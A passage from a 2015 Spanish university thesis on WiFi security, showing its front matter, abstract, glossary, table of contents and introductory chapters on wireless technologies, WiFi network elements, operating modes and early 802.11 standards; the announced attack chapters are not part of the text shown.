

TRABAJO DE FIN DE GRADO

Título: Análisis de amenazas y vulnerabilidades de seguridad en redes WiFi

Alumno: Ricardo José Ruiz Fernández

Tutor: D. Víctor Abraham Villagrà González

Miembros del tribunal:

- Presidente: D. Enrique Vázquez Gallo
- Vocal: D. Manuel Álvarez-Campana Fernández-Corredor
- Secretario: D. Víctor Abraham Villagrà González
- Suplente: D. Francisco González Vidal

Fecha de lectura: 17/07/15

Calificación:

UNIVERSIDAD POLITÉCNICA DE MADRID

Escuela Técnica Superior
de Ingenieros de Telecomunicación



TRABAJO FIN DE GRADO

**ANÁLISIS DE AMENAZAS Y
VULNERABILIDADES DE SEGURIDAD EN
REDES WiFi**

RICARDO JOSÉ RUIZ FERNÁNDEZ

Grado en Ingeniería de Tecnologías y Servicios de
Telecomunicación

Julio 2015

Resumen

Según estudios de 2014, más de 450 millones de hogares en el mundo tienen WiFi, lo que supone cerca de la cuarta parte del total de hogares en el mundo. Sin embargo, WiFi cuenta con la misma desventaja que el resto de tecnologías inalámbricas: la seguridad.

En este trabajo haremos un estudio sobre esta tecnología, veremos cómo funciona una red WiFi y qué características de seguridad tiene. En concreto, veremos qué protocolos de seguridad existen y qué vulnerabilidades tiene cada uno, y a qué tipo de amenazas ha de enfrentarse una red de este tipo.

En cuanto a los ataques, veremos qué distribuciones y herramientas existen para realizar pruebas de auditoría en nuestras redes, para a continuación pasar a realizar pruebas de ataques a los dos tipos de redes WiFi más importantes: las domésticas (protegidas por WEP, WPA o WPA2) y las empresariales (protegidas con el mecanismo 802.1x). Pondremos especial énfasis en el robo de la clave de red o credenciales de usuario según sea una red del primero o segundo tipo, para a continuación realizar otros tipos de ataques y concluir con prototipos finales de ataque en los que incluiremos todos los posibles ataques a cada uno de los dos tipos de redes.

Abstract

According to a 2014 study, more than 450 million households worldwide have WiFi, which supposes about the quarter of the total households in the world. However, WiFi has the same disadvantage than the other wireless technologies: the security.

In this project, we will study this technology, we will see how a WiFi network works and what security features it has. Specifically, we will study the security protocols existing nowadays and its vulnerabilities, and what kind of threats a network of this kind must face.

Regarding the attacks, we will see the distributions and tools necessary for testing the security of our networks, and next we will attack the two more important types of WiFi networks: home networks (protected with WEP, WPA or WPA2) and enterprise networks (protected with the 802.1x mechanism). We will emphasize the process of stealing the network key or the user credentials depending on the kind of network, then we will perform other types of attacks, and we will conclude with the final prototypes, where we will include all the possible attacks the two types of networks can suffer.

Palabras clave: WiFi, Wi-Fi, amenazas, vulnerabilidades, ataques, redes inalámbricas, seguridad, ciberseguridad, auditoría, Man in the Middle.

Keywords: Wifi, Wi-Fi, threats, vulnerabilities, attacks, wireless networks, security, cybersecurity, auditing, Man in the Middle.

Glosario de términos y acrónimos

ARP (Address Resolution Protocol): Protocolo de la capa de red encargado de la resolución de direcciones [pág. 26, 27, 48 y 49].

Chipset: Conjunto de circuitos integrados que acompaña a un determinado procesador para servirle de puente con el resto de dispositivos del ordenador [pág. 39].

CRC (Comprobación por redundancia cíclica): Código de detección de errores [pág. 15, 16 y 19].

DHCP (Dynamic Host Configuration Protocol): Protocolo que permite que un equipo conectado a una red pueda obtener su configuración de forma dinámica [pág. 47].

DoS (Denial of Service): Abreviatura para referirse a los ataques de denegación de servicio [pág. 28, 51, 55 y 56].

DNS (Domain Name System): Sistema utilizado para relacionar direcciones IP con nombres de dominio [pág. 27, 28, 31 y 47].

Fake AP (Access Point): Punto de acceso falso [pág. 1, 31, 32, 47, 50, 52, 53, 54, 55, 57, 58, 59 y 60].

GPU (Graphics Processing Unit): Componente de los equipos cuyo objetivo principal es el procesamiento de gráficos [pág. 31, 41, 42, 43, 45, 46 y 47].

Handshake: Negociación entre cliente y router para establecer la conexión, en la que viaja la clave de la red cifrada [pág. 25, 27, 31, 41, 42, 44 y 47].

Hash: Algoritmos que crean una salida alfanumérica de longitud fija a partir de una entrada [pág. 23 y 39].

IV: Vector de inicialización [pág. 15, 16 y 19].

Keystream: Conjunto de caracteres pseudoaleatorios que se combinan con el texto en claro para obtener el mensaje cifrado [pág. 19].

LMDS (Local Multipoint Distribution Service): Tecnología inalámbrica de banda ancha utilizada para ofrecer servicios telefónicos, de televisión o acceso a internet [pág. 4].

MitM: Abreviatura para referirse a los ataques de *Man in the Middle* [pág. 27 y 32].

MMDS (Multichannel Multipoint Distribution Service): Tecnología inalámbrica de banda ancha que ofrece servicios a grandes distancias [pág. 4].

Nonce: Número aleatorio utilizado una única vez [pág. 23 y 39].

Passphrase: Contraseña que simplifica el proceso del cifrado de WEP generando automáticamente la clave a partir de su valor [pág. 37].

RC4 (Rivest Cipher 4): Algoritmo de cifrado de flujo [pág. 15, 16, 18, 19, 20 y 21].

Spoofing: Ataque de suplantación [pág. 26, 27, 28, 48 y 49].

TCP (Transmission Control Protocol): Protocolo de la capa de transporte orientado a conexión [pág. 49, 51 y 57].

Wi-Fi: Abreviatura de Wireless Fidelity, marca de la Wi-Fi Alliance. No es lo mismo que “wifi” [pág. 3, 12, 16 y 22].

Índice de contenidos

1. Introducción y objetivos	1
1.1. Objetivos del trabajo.....	1
1.2. Estructura del trabajo.....	1
2. Tecnologías inalámbricas	2
2.1. Tipos según la tecnología	2
2.1.1. Infrarrojos.....	2
2.1.2. Bluetooth.....	2
2.1.3. WiFi.....	3
2.1.4. WiMAX.....	3
2.1.5. Comparación de tecnologías	4
2.2. Tipos según la cobertura	5
2.2.1. Redes WPAN.....	5
2.2.2. Redes WLAN	5
2.2.3. Redes WMAN	5
2.2.4. Redes WWAN	6
3. Tecnología WiFi	7
3.1. Elementos de la red.....	7
3.1.1. Elementos de acceso al medio	7
3.1.2. Elementos de usuario o finales	8
3.2. Modos WiFi y conceptos básicos	9
3.3. Estándares 802.11	10
3.4. Ventajas y desventajas.....	12
4. Seguridad en redes WiFi	14
4.1. Protocolos de seguridad.....	14
4.1.1. WEP	14
4.1.2. WPA.....	16
4.1.3. WPA2	20
4.1.4. WPS, la mayor vulnerabilidad de WPA y WPA2	22
4.2. Ataques a redes WiFi.....	24
4.2.1. Ataques pasivos.....	25
4.2.2. Ataques activos	26

5. Herramientas de auditoría de redes inalámbricas	29
5.1. Distribuciones para auditorías WiFi	29
5.2. Acceso a la red: WEP	30
5.3. Acceso a la red: WPA y WPA2	30
5.4. <i>Man in the Middle</i> y <i>Sniffing</i>	31
5.5. Fake AP	32
5.6. Denegación de servicio	32
6. Escenarios de auditoría WiFi: Redes domésticas.....	33
6.1. Acceso no autorizado a la red	34
6.1.1. Redes WEP.....	35
6.1.2. Redes WPA/WPA2 con WPS.....	38
6.1.3. Redes WPA/WPA2 sin WPS.....	41
6.1.4. Ingeniería social.....	47
6.2. Ataque de <i>Man in the Middle</i> con <i>sniffing</i> de red	48
6.3. Prototipo completo de ataque a redes domésticas.....	50
7. Escenarios de auditoría WiFi: Redes empresariales	52
7.1. Obtención de credenciales.....	52
7.1.1. Credenciales cifradas.....	53
7.1.2. Credenciales en claro	54
7.2. Prototipo completo de ataque a redes empresariales	55
7.3. Pruebas en las redes de la ETSIT	58
8. Conclusiones	60
8.1. Valoración del trabajo	60
8.2. Líneas de continuación.....	60

Índice de figuras

Figura 1: Tipos de redes inalámbricas	6
Figura 2: Autenticación en WEP	15
Figura 3: Cifrado en WEP	15
Figura 4: Autenticación en WPA-Empresarial	17
Figura 5: Cifrado en WPA (I)	18
Figura 6: Cifrado en WPA (II)	19
Figura 7: Generación de MIC en WPA2	20
Figura 8: Cifrado en WPA2.....	21
Figura 9: Esquema inicial de la red	33
Figura 10: Esquema de ataque de acceso a la red	34
Figura 11: Resultados en redes WEP	37
Figura 12: Resultados de ataques de diccionario	45
Figura 13: Resultados de ataques de fuerza bruta.....	46
Figura 14: Esquema de ataque de Man in the Middle	48
Figura 15: Esquema de ataque final a red doméstica	50
Figura 16: Esquema de ataque de obtención de credenciales.....	52
Figura 17: Esquema de ataque final a red empresarial.....	55

1. Introducción y objetivos

Hoy en día podemos encontrar redes WiFi en cualquier lugar, hasta el punto de que hay estudios que afirman que cerca de la cuarta parte de los hogares del planeta cuentan con una. Además, ahora ya no solo nos conectamos a estas redes en nuestra casa o lugar de trabajo: cada día hay más cafeterías, parques o centros comerciales en los que existen puntos de acceso WiFi a los que nos podemos conectar libremente.

Con este tipo de redes, los usuarios superan la mayor limitación que imponían las redes cableadas: depender de un cable para tener conexión a internet. Sin embargo, al usar estas redes también se convierten en un objetivo más fácil para los atacantes, que intentarán robar sus datos más comprometidos.

1.1. Objetivos del trabajo

En este documento nos planteamos los siguientes objetivos:

- Tratar los aspectos generales de las redes WiFi.
- Explicar detalladamente cómo es la seguridad en las redes WiFi, qué vulnerabilidades han surgido y qué ataques pueden sufrir.
- Estudiar las herramientas de auditoría que podemos utilizar.
- Realizar pruebas y prototipos de ataque en los distintos tipos de redes WiFi.

1.2. Estructura del trabajo

Para ello, comenzaremos en el capítulo 2 estudiando qué tipos de tecnologías inalámbricas existen actualmente, y qué papel desempeña WiFi. En el capítulo 3 nos centraremos en sus características básicas, concretamente los tipos de elementos que las forman, los modos de funcionamiento, los estándares más representativos y las ventajas e inconvenientes más importantes de este tipo de redes.

En el capítulo 4 nos centramos en la seguridad de esta tecnología, viendo por un lado qué protocolos de seguridad existen, su funcionamiento y vulnerabilidades; y por otro los diferentes ataques que pueden sufrir las redes WiFi.

Posteriormente, en el capítulo 5 haremos un estudio de las diferentes herramientas que se utilizan hoy en día para realizar estos ataques, centrándonos en las que nos permiten obtener la clave de una red Wifi, simular un punto de acceso falso (Fake AP) y realizar ataques de *Man in the Middle* y denegación de servicio; además de las distribuciones de auditoría más importantes en las que podemos encontrarlas.

Finalmente, pasaremos a analizar los resultados obtenidos de las distintas pruebas de auditoría. En el capítulo 6 recogemos las pruebas de auditoría realizadas sobre redes domésticas, en concreto diferentes formas de acceder de forma no autorizada en función del protocolo de protección de la red, cómo se realizan ataques de *Man in the Middle* y por último un prototipo de ataque final en el que se utilizan los dos anteriores además de otros como los de Fake AP o denegación de servicio. En el capítulo 7 tenemos los ataques sobre redes empresariales (protegidas con el mecanismo 802.1x), por un lado ataques de obtención de credenciales y por otro un prototipo final similar al visto en redes domésticas, pero particularizado para las redes de este tipo.

2. Tecnologías inalámbricas

Las comunicaciones inalámbricas son a día de hoy el método más común para el intercambio de datos. Dentro de este tipo de comunicaciones podemos incluir todas aquellas en las que la conexión entre emisor y receptor se realiza sin necesidad de un medio de propagación físico.

Antes de centrarnos en las redes WiFi, presentaremos los distintos tipos de redes inalámbricas que podemos encontrarnos para poner en perspectiva la función y las características de WiFi. Para ello utilizaremos dos criterios: el tipo de tecnología utilizada para implementar la red y la cobertura en la que pueden ofrecer sus servicios.

2.1. Tipos según la tecnología

Actualmente existen diversos tipos de tecnologías inalámbricas, algunas más tradicionales como la comunicación mediante infrarrojos, Bluetooth o WiFi; y otras que han aparecido en los últimos años como WiMAX.

2.1.1. Infrarrojos

La comunicación basada en infrarrojos utiliza la luz en la longitud de onda infrarroja, es decir, entre 850 y 900 nm, ofreciendo velocidades entre 9,6 kbps y 4 Mbps, como podemos ver en [1]. Tiene un gran inconveniente, y es que al utilizar una longitud de onda tan pequeña no se puede propagar igual que si fuera una señal de radio y no es capaz de atravesar obstáculos. No obstante, el hecho de que se necesite visión directa y distancias de pocos metros ofrece un alto nivel de privacidad, lo que puede ser una gran ventaja en muchos casos.

A pesar de esto, se puede encontrar esta tecnología para la comunicación en pequeñas oficinas y sobre todo para la comunicación entre los mandos a distancia y las televisiones, ya que en este caso ni la distancia ni los obstáculos son un problema.

2.1.2. Bluetooth

La tecnología Bluetooth es una tecnología inalámbrica cuyo uso se encuentra muy extendido. Tal y como se indica en [2], utiliza ondas de radio de corto alcance (2,4 GHz) con las que simplifica tanto la comunicación como la sincronización entre dispositivos. Al contrario que la tecnología basada en infrarrojos, estas comunicaciones pueden producirse también a través de obstáculos, y a una distancia de hasta 10 metros.

El grupo Bluetooth SIG (*Bluetooth Special Interest Group*) es una asociación que se encarga de estandarizar las especificaciones de esta tecnología y dirigir su desarrollo. Cuando una empresa quiere utilizar Bluetooth en uno de sus productos ha de unirse a esta organización, que en total reúne a más de 18.000 empresas en todo el mundo. Entre estas empresas destacan algunas tan importantes como Ericsson, Intel, Nokia, Toshiba o Microsoft.

Podemos encontrar esta tecnología en gran variedad de productos, como auriculares para teléfonos móviles, impresoras, cámaras digitales, teclados y ratones inalámbricos.

2.1.3. WiFi

WiFi es una de las tecnologías de comunicación inalámbrica más utilizada hoy en día, y es también denominada estándar IEEE 802.11. WiFi no es una abreviatura de *Wireless Fidelity*, sino un nombre comercial de la Wi-Fi Alliance.

Durante la década de los 90 surgieron gran cantidad de dispositivos que utilizaban tecnologías inalámbricas. Sin embargo, cada fabricante podía utilizar un protocolo de comunicación diferente, causando la incompatibilidad entre los dispositivos. Es por esto que, como se indica en [3], en el año 1999 se asociaron las principales empresas que vendían soluciones inalámbricas bajo el nombre de WECA (*Wireless Ethernet Compability Alliance*) compuesta inicialmente por Nokia, 3com, Airones, Intersil, Lucent Technologies y Symbol Technologies. Estas empresas tenían como fin establecer una serie de estándares para que los dispositivos fueran compatibles entre sí y posteriormente fomentar el uso de esta tecnología. A partir del 2003 esta asociación pasaría a denominarse Wi-Fi Alliance, comprendiendo en la actualidad más de 150 empresas.

En abril de 2000, tan solo un año después de su formación, esta asociación acepta como estándar la norma IEEE 802.11b. Viendo que no era un nombre que se pudiera comercializar fácilmente, deciden cambiarlo por el de "WiFi". Es por esto que decimos que WiFi no se refiere a una marca, sino al nombre comercial de un estándar. Esto significa que todos los equipos con el sello WiFi cumplen dicho estándar, y pueden trabajar juntos independientemente del fabricante.

En este primer estándar se utilizaba la banda de los 2,4 GHz y se alcanzaban velocidades de hasta 11 Mbps, surgiendo posteriormente nuevas especificaciones que en lugar de 2,4 podían utilizar la banda de 5 GHz, o incluso ambas, y alcanzando velocidades de gigabits por segundo. Desde su aprobación, esta tecnología se ha convertido en la más representativa de las redes inalámbricas, hasta el punto de que en muchas ocasiones al hablar de red inalámbrica se presupone que estamos hablando de una implementada con WiFi. Esto se debe a que hasta el día de hoy es la que ofrece la mayor cantidad de beneficios al coste más bajo, lo que ha provocado que sea la más extendida y la que ha tenido una mayor evolución.

Además, es junto a Ethernet la tecnología más utilizada para implementar redes de acceso a internet gracias a la velocidad y alcance que ofrece. Sin embargo, cuenta con el inconveniente de que al ser una tecnología inalámbrica la seguridad en estas redes es mucho menor que en las basadas en cable, como veremos en los puntos 3 y 4.

2.1.4. WiMAX

WiMAX, siglas de "*Worldwide Interoperability for Microwave Access*", es la última y más novedosa tecnología que vamos a comentar. La organización encargada de promover y certificar esta tecnología, denominada WiMAX Forum, fue fundada en 2001 por diversas empresas del sector. Actualmente cuenta con más de 400 miembros, como Alcatel, Intel, Motorola o Siemens. Como podemos comprobar en [4], está definida en el estándar IEEE 802.16 y se trata de una tecnología con la que podríamos obtener mayor alcance, ancho de banda y potencia que con WiFi, además de introducir mejoras en funcionalidades como calidad de servicio y seguridad. Sin embargo, al contrario de lo que se pueda pensar, lo más seguro es que no vaya a sustituir a WiFi debido a que tienen fines diferentes.

Por una parte, WiFi surgió como una tecnología destinada a cubrir los últimos metros del acceso en entornos domésticos o de oficina y permitir que los usuarios dejaran de depender del uso de cables. Por su parte, como vemos de nuevo en [4], WiMAX fue creado para sustituir otras dos tecnologías inalámbricas, LMDS y MMDS, utilizadas para la implementación de radioenlaces punto a punto. Es decir, WiMAX también ofrece conexión a internet sin necesidad de cable, pero está pensado para ofrecer conectividad en zonas mucho mayores (hasta 50 Km), soportando mayores velocidades (70 Mbps) y un número mucho mayor de usuarios.

Sin embargo, hay un caso en el que WiMAX podría sustituir a WiFi, que sería en zonas rurales o poco habitadas en las que llevar cable o fibra supone un gasto demasiado grande, quedando las soluciones basadas en radioenlace como única solución rentable para las compañías.

2.1.5. Comparación de tecnologías

Las dos tecnologías inalámbricas más importantes hasta hace poco han sido Bluetooth, considerada como una evolución de la comunicación basada en infrarrojos, y WiFi. Además, WiMAX es una tecnología a tener en cuenta, ya que su uso está cada vez más extendido.

	Bluetooth	WiFi	WiMAX
Frecuencia	2.4 GHz	2.4, 5 y 60 GHz	3.5 y 5.8 GHz (Fijo) 2.3, 2.5 y 3.5 GHz(Móvil)
Máxima velocidad teórica	24 Mbps	1 Gbps	75 Mbps
Seguridad	Baja	Moderada	Alta
Rango	< 10 metros	< 100 metros	< 50 Km
Consumo	Reducido	Elevado	Elevado
Conexión entre dispositivos	Se usa	No se usa	No se usa
Conexión a internet	No se usa	Se usa	Se usa

En principio, parece comprensible que WiFi se haya convertido en la tecnología más importante al compararla con Bluetooth y al ser la única que ofrecía conexión a internet hasta que apareció WiMAX. Sin embargo, cada una de estas tecnologías tiene características lo suficientemente diferentes para complementarse con las demás. Así, podemos encontrar gran número de dispositivos en el mercado que soportan tanto Bluetooth como WiFi, cada tecnología con un fin diferente. De igual forma, podemos encontrar redes creadas con WiMAX que utilizan WiFi para la conexión de área local.

De esta forma, y como resumen, se utiliza Bluetooth para las conexiones entre dispositivos en pequeñas distancias (menos de 10 metros), WiFi para conexiones a distancias de medias (hasta 300 metros) como medio de acceder a internet o para crear redes locales, y WiMAX para ofrecer internet o servicios móviles en zonas mucho mayores, de hasta cincuenta kilómetros.

2.2. Tipos según la cobertura

En el punto anterior hemos realizado una clasificación de las redes inalámbricas en función de la tecnología que se usa para implementar la red, pero también podemos realizar una clasificación según la cobertura de las redes, es decir, del máximo rango en el que pueden ofrecer sus servicios. Siguiendo este criterio, podemos dividir las redes en cuatro grupos: WPAN, WLAN, WMAN y WWAN, tal y como vemos en las fuentes principales de este punto, [5] y [6]:

2.2.1. Redes WPAN

Dentro de las redes WPAN, siglas de "*Wireless Personal Access Network*", entrarían todas aquellas que operan en un rango máximo de 10 metros. Normalmente son de carácter personal y se caracterizan por una baja tasa de bits (típicamente entre 10 bps y 10 Mbps, si bien se ha llegado a tasas mucho mayores) y necesitan poca energía. Se utilizan para conectar dispositivos cercanos entre sí, como un ordenador y su teclado.

Para implementar una red de este tipo podríamos utilizar una de las tecnologías vistas en el apartado anterior, Bluetooth, además de otras que no hemos comentado como es el caso de Zigbee o las UWB (siglas de "*Ultrawideband*" o banda ultra ancha, donde agrupamos las tecnologías que utilicen más de 500 MHz o del 25 % de la frecuencia central, tal y como se indica en [7]).

2.2.2. Redes WLAN

Las redes WLAN, siglas de "*Wireless Local Access Network*", son las redes inalámbricas con un alcance suficiente para ofrecer conexión en interiores de entre 15 y 25 metros o hasta 100 metros al aire libre y sin obstáculos. Cada año se utilizan más este tipo de redes, que podemos encontrar tanto en entornos domésticos, de oficina, o en los denominados "*hotspots*" (zonas de alta demanda de tráfico como aeropuertos, convenciones, hoteles, etc.).

Normalmente se identifican con la tecnología WiFi, hasta el punto de pensar que ambos términos son lo mismo, ya que las redes WLAN se implementan con esta tecnología. Es por eso que se trata de las redes en las que existe una vulnerabilidad mayor y más importante, y en las que nos centraremos en el trabajo.

2.2.3. Redes WMAN

Las redes WMAN, o "*Wireless Metropolitan Area Network*", son redes con un alcance mucho mayor que los dos casos anteriores, hasta 5 kilómetros, y definidas en el estándar IEEE 802.16. Se trata de redes pensadas para dar conexión a grandes zonas, tanto metropolitanas como rurales.

La tecnología más utilizada para implementar este tipo de redes es otra que hemos visto en el punto anterior, WiMAX, que como dijimos de momento no compite con WiFi salvo en zonas rurales, donde era la opción más rentable. En este caso la seguridad es mucho mayor, debido a la naturaleza de las redes en las que se utilizaría esta tecnología (ya que hay una gran cantidad de usuarios), por lo que en estas redes hay menos problemas que en las de tipo WLAN.

Existe otra tecnología, menos conocida, que también se utiliza para crear este tipo de redes. Se trata de WiBRO, o “*Wireless Broadband*” que, como podemos ver en [8], empezó a utilizarse en Corea del Sur en 2006 y ofrece una tasa entre 30 y 50 Mbit/s en una distancia comprendida entre 1 y 5 kilómetros.

2.2.4. Redes WWAN

El último grupo de redes inalámbricas es WWAN, o “*Wireless Wide Area Network*”, redes que operan en áreas tan extensas como una ciudad. Son las que tienen un alcance mayor, por lo que son las que se utilizan más comúnmente para ofrecer los distintos servicios de telefonía móvil.

De este modo, estas redes WWAN pueden estar implementadas con numerosas tecnologías, como pueden ser GSM, GPRS, UMTS, HSDPA,... Sin embargo, al tener un propósito tan alejado del de WiFi, las características de estas redes y su seguridad se alejan mucho de las redes WLAN, que son en las que nos centramos.




Figura 1: Tipos de redes inalámbricas

3. Tecnología WiFi

Después de haber visto de forma general qué son las redes inalámbricas y qué tipos podemos encontrarnos, vamos a centrarnos en las que nos interesan: las redes de área local (o WLAN) basadas en la tecnología WiFi. Para ello, veremos los distintos elementos que podemos encontrar, el funcionamiento de estas redes, los estándares que han aparecido con los años y, por último, las ventajas e inconvenientes de estas redes.

3.1. Elementos de la red

Para facilitar el estudio del conjunto de elementos que podemos encontrar en una red WiFi, los dividiremos en dos tipos, tal y como podemos ver en [9]:

- Elementos de acceso al medio, cuyo objetivo es proporcionar el acceso a la red a los usuarios y entre los que destacan las tarjetas de red y los puntos de acceso.
- Elementos de usuario o finales, que proporcionan la interfaz entre el usuario y la red, en los que se incluyen por ejemplo los ordenadores portátiles o los smartphones.

3.1.1. Elementos de acceso al medio

Con elementos de acceso al medio nos referimos a toda la infraestructura tecnológica necesaria para que los usuarios puedan conectarse a la red e intercambiar información, y cuyos elementos más representativos son las tarjetas de red, los puntos de acceso y los routers inalámbricos.

Tarjeta de red

La tarjeta de red, también conocida como adaptador de red o NIC (*“Network Interface Card”*), es un dispositivo cuya finalidad es permitir la comunicación de un ordenador con otras máquinas, haciendo posible que se compartan y transfieran datos e información de un aparato a otro. Cada tarjeta está identificada por un número de 48 bits, que es lo que denominamos comúnmente como dirección MAC, que la diferencia del resto al ser única para cada dispositivo.

Existen dos tipos principales de tarjetas de red. En primer lugar tenemos las denominadas tarjetas de red “Ethernet” que, como el nombre indica, necesitan de un cable Ethernet para funcionar; mientras que las del segundo tipo, denominadas tarjetas de red “WiFi” o inalámbricas no lo necesitan. Para las redes que vamos a estudiar, al ser inalámbricas, serán estas últimas las que tendremos en cuenta. Podemos encontrarlas ya integradas en nuestros equipos (por ejemplo, en los ordenadores portátiles) o se pueden comprar aparte (para un ordenador de sobremesa por ejemplo), y están diseñadas para cierto estándar de red inalámbrica, que condiciona su velocidad máxima de transmisión de datos. Existen otros tipos, como las tarjetas de red *“Token Ring”* desarrolladas por IBM; o *“ARCENET”* de Datapoint Corporation, que cayeron en desuso debido a la aparición de las tarjetas Ethernet y WiFi.

Puntos de acceso

Los puntos de acceso o estaciones base son otro componente vital para formar una red inalámbrica. También conocidos como APs (*"Access Points"*) o incluso WAPs (*"Wireless Access Points"*), los puntos de acceso son dispositivos hardware que interconectan dispositivos inalámbricos y hacen de intermediarios con la red externa (local o internet), formando así la red inalámbrica. Son los encargados de crear la red, por lo que están siempre a la espera de nuevos clientes a los que dar servicio. El punto de acceso recibe la información, la almacena y la transmite entre la WLAN (Wireless LAN) y la LAN cableada. Suelen ser dispositivos de pequeño tamaño, compuestos de un adaptador de red, una antena y un transmisor de radio.

Hace unos años los APs solo soportaban entre 15 y 20 usuarios, pero en los APs de hoy en día se puede soportar hasta 255 usuarios. Además, muchos APs pueden conectarse entre sí para formar una red aún mayor, permitiendo realizar "roaming", lo cual es vital en redes que se extienden sobre una gran superficie o con una gran cantidad de usuarios.

Router inalámbrico

Por otro lado, encontramos los routers inalámbrico. Tienen en común con los puntos de acceso el hecho de que ambos proporcionan acceso inalámbrico a internet, por lo que también pueden considerarse estaciones base. Pero, comparados con los puntos de acceso, son dispositivos dotados con una mayor inteligencia, ya que permiten conectar dos o más redes y controlar el tráfico de datos entre ellas. Es por eso que cuenta con un sistema operativo integrado, con el propósito de controlar de forma inteligente el tráfico de datos desde y hacia cualquier red.

De este modo, los routers inalámbricos tienen dos funciones básicas: compartir el acceso a internet con diferentes dispositivos (tanto de forma inalámbrica como mediante cable) y permitir que los dispositivos formen una nueva red (por ejemplo, para compartir archivos en una red local o acceder a una impresora).

3.1.2. Elementos de usuario o finales

También denominados dispositivos de cliente, dentro de este grupo englobamos todos los equipos que constituyen la interfaz entre el usuario y todos los elementos que permiten que pueda acceder al servicio deseado. Son la parte más visible para los usuarios, y los más comunes que podemos encontrar en cualquier red son los ordenadores personales o de sobremesa, ordenadores portátiles, smartphones, impresoras,...

3.2. Modos WiFi y conceptos básicos

Una vez que hemos visto qué elementos forman una red WiFi, vamos a ver qué papel juega cada uno y cómo se relacionan entre sí para hacer que la red funcione, sabiendo que esto dependerá del modo operativo que implemente la red. Como podemos comprobar en [10], existen dos modos diferentes definidos en el estándar 802.11: el modo infraestructura y el modo Ad-hoc.

En el modo infraestructura un conjunto de estaciones se conectan a un punto de acceso, creando un conjunto de servicio básico o BSS. A la vez, un conjunto de BSS pueden conectarse entre sí formando un conjunto de servicio extendido o ESS. Al contar con un punto de acceso en la arquitectura, los elementos de la red podrán contar con acceso a internet, lo que lo convierte en el modo más común y de mayor importancia.

Al existir la posibilidad de que en un lugar coexistan varios BSS o incluso ESS, es vital que los paquetes de la red estén identificados adecuadamente. Este es el motivo de que se utilicen los identificadores de BSS y de ESS, más conocidos como BSSID y ESSID. El BSSID es un identificador de 48 bits que en este modo corresponde con la dirección MAC del punto de acceso, mientras que el ESSID son 32 caracteres en formato ASCII que pueden elegir los usuarios (es el nombre de la red).

Para formar la red inalámbrica, los puntos de acceso necesitan comunicar al resto de equipos de su existencia. Para ello, emiten paquetes con los que informan a las estaciones cercanas de su ESSID, canal en el que se encuentra, el tipo de cifrado y demás características cada poco tiempo. Estos paquetes, como vemos en [11], se denominan “*beacon frames*” o simplemente “*beacons*”, y son la forma en la que las redes WLAN, concretamente los puntos de acceso, anuncian su presencia. Viajan en claro, para que las tarjetas de red y demás dispositivos puedan obtener esta información y conectarse.

Una vez que se ha establecido la conexión correctamente entre estación y punto de acceso, los equipos pueden enviar y recibir información de internet. Para enviarla, la tarjeta de red del equipo traduce los datos a una señal de radio y los envía al router a través de una antena. Una vez llegan al router, este los decodifica y los puede enviar por la red. Para el caso contrario, es el router el que recibe la información, la traduce y la envía a la tarjeta de red, que la decodifica.

Por otro lado encontramos el modo Ad-hoc, en el que la red está compuesta únicamente por estaciones base, sin necesidad de puntos de acceso. Estas estaciones forman un conjunto de servicio independiente o IBSS, que al igual que los BSS y los ESS se distingue de los demás por un identificador. De los dos modos este es el menos común, en parte porque no todos los dispositivos pueden crear redes de este tipo, pero en caso de poder utilizarse resulta muy útil por necesitar poca planificación y ofrecer gran flexibilidad.

3.3. Estándares 802.11

El protocolo IEEE 802.11, que con el tiempo ha pasado a denominarse “WiFi”, es un estándar creado por el IEEE (*“Institute of Electrical and Electronics Engineers”*) para especificar el uso de los dos niveles más bajos de la arquitectura OSI (es decir, la capa física y la de enlace de datos) en un red inalámbrica de área local.

Los estándares se diferencian entre sí en diversos aspectos, como la frecuencia o la modulación utilizada, pero la diferencia más importante radica en la velocidad máxima que alcanzan, cada vez mayor. A continuación, pasaremos a comentar los estándares más relevantes, basándonos principalmente en [12].

802.11 “Legacy”

El estándar original de este protocolo, el IEEE 802.11, data de 1997 y con el tiempo ha pasado a denominarse 802.11 *Legacy*. Especifica dos velocidades de transmisión teóricas de 1 y 2 Mbit/s trabajando en la banda de frecuencia de 2,4 GHz.

Utiliza el protocolo CSMA/CA (que podemos traducir como Acceso Múltiple por Detección de Portadora y evitando colisiones) como forma de acceso. La velocidad de transmisión máxima teórica se reduce en gran medida por las necesidades de esta codificación, que necesita mejorar la calidad de la transmisión bajo condiciones ambientales diversas.

802.11a

El estándar 802.11a es el primero en introducir una mejora en cuanto a la velocidad alcanzada. Define la creación de redes a una frecuencia de 5 GHz, utilizando 52 subportadoras y modulación OFDM (Multiplexación por División de Frecuencias Ortogonales), gracias a lo cual alcanza velocidades teóricas de hasta 54 Mbps y efectivas de aproximadamente 36 Mbps.

Debido a la gran cantidad de tecnologías que utilizan la banda de 2,4 GHz, utilizar la banda de 5 GHz representa una ventaja al presentar menos interferencias. Sin embargo, al trabajar en una frecuencia diferente a la de 802.11b, es incompatible con dicha tecnología.

802.11b

El estándar 802.11b define la creación de redes a la frecuencia de 2.4 GHz, con el mismo tipo de modulación que el estándar original (CSMA/CA). Alcanza velocidades de transmisión de hasta 11 Mbps, lo que supone una velocidad efectiva para los usuarios de aproximadamente 5.5 Mbps.

